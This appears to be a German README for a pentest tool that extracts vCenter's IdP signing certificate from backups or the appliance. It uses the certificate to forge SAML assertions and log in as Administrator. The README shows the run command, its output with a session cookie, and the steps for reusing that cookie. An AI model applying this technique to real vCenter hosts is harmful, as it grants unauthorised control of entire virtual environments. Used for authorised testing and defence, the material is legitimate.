
 horizon3ai/vcenter_saml_login
Ein Tool, um das IdP-Zertifikat aus vCenter-Backups zu extrahieren und sich als Administrator anzumelden

Ein Tool zum Extrahieren des Identity-Provider-Zertifikats (IdP-Zertifikats) aus vCenter-Backups und zur Anmeldung als Administrator
Häufig erlangen wir im Rahmen von Engagements Zugriff auf vCenter-Backups auf einem Dateiserver oder Root-Zugriff auf den VCSA-Host über aktuelle CVEs. Die Anmeldung an der vCenter-vSphere-UI ermöglicht es uns, leicht Zugriff auf weitere Systeme und vertrauliche Informationen zu erhalten und Kunden die Auswirkungen dieser Erkenntnisse zu zeigen.
Die Datei data.mdb enthält die Zertifikate und ist sowohl in vCenter-Backups als auch auf dem VCSA-Host mit Root-Berechtigungen zu finden. Diese Zertifikate werden im Klartext gespeichert und können verwendet werden, um jede SAML-Authentifizierungsanfrage für jeden Benutzer zu signieren – einschließlich des integrierten Administrators.
Wenn Sie mehr über mehrere Anwendungsfälle für dieses Tool und darüber erfahren möchten, wie wir damit Administratorzugriff auf vCenter-Hosts erlangt haben, schauen Sie sich unseren Blogbeitrag an: https://www.horizon3.ai/compromising-vcenter-via-saml-certificates/

root@kali:~/vcenter# python3 vcenter_saml_login.py -p data.mdb -t 10.0.100.200
[*] Successfully extracted the IdP certificate
[*] Successfully extracted trusted certificate 1
[*] Successfully extracted trusted certificate 2
[*] Obtaining hostname from vCenter SSL certificate
[*] Found hostname vcsa.olympus for 10.0.100.200
[*] Initiating SAML request with 10.0.100.200
[*] Generating SAML assertion
[*] Signing the SAML assertion
[*] Attempting to log into vCenter with the signed SAML request
[+] Successfuly obtained Administrator cookie for 10.0.100.200!
[+] Cookie: VSPHERE-UI-JSESSIONID=06D1630719B4DE33A4CE653458911640
Mit dem obigen Cookie besuchen Sie die VCSA-Instanz unter https://<VCSA>/ui, fügen Sie das Cookie unter dem Pfad /ui hinzu und rufen Sie erneut https://<VCSA>/ui auf.
Diese Software wurde ausschließlich für Zwecke der akademischen Forschung und für die Entwicklung effektiver Verteidigungstechniken erstellt und ist nicht dafür bestimmt, Systeme anzugreifen, außer wenn dies ausdrücklich autorisiert wurde. Die Projektverantwortlichen sind nicht verantwortlich oder haftbar für den Missbrauch der Software. Verwenden Sie sie verantwortungsbewusst.






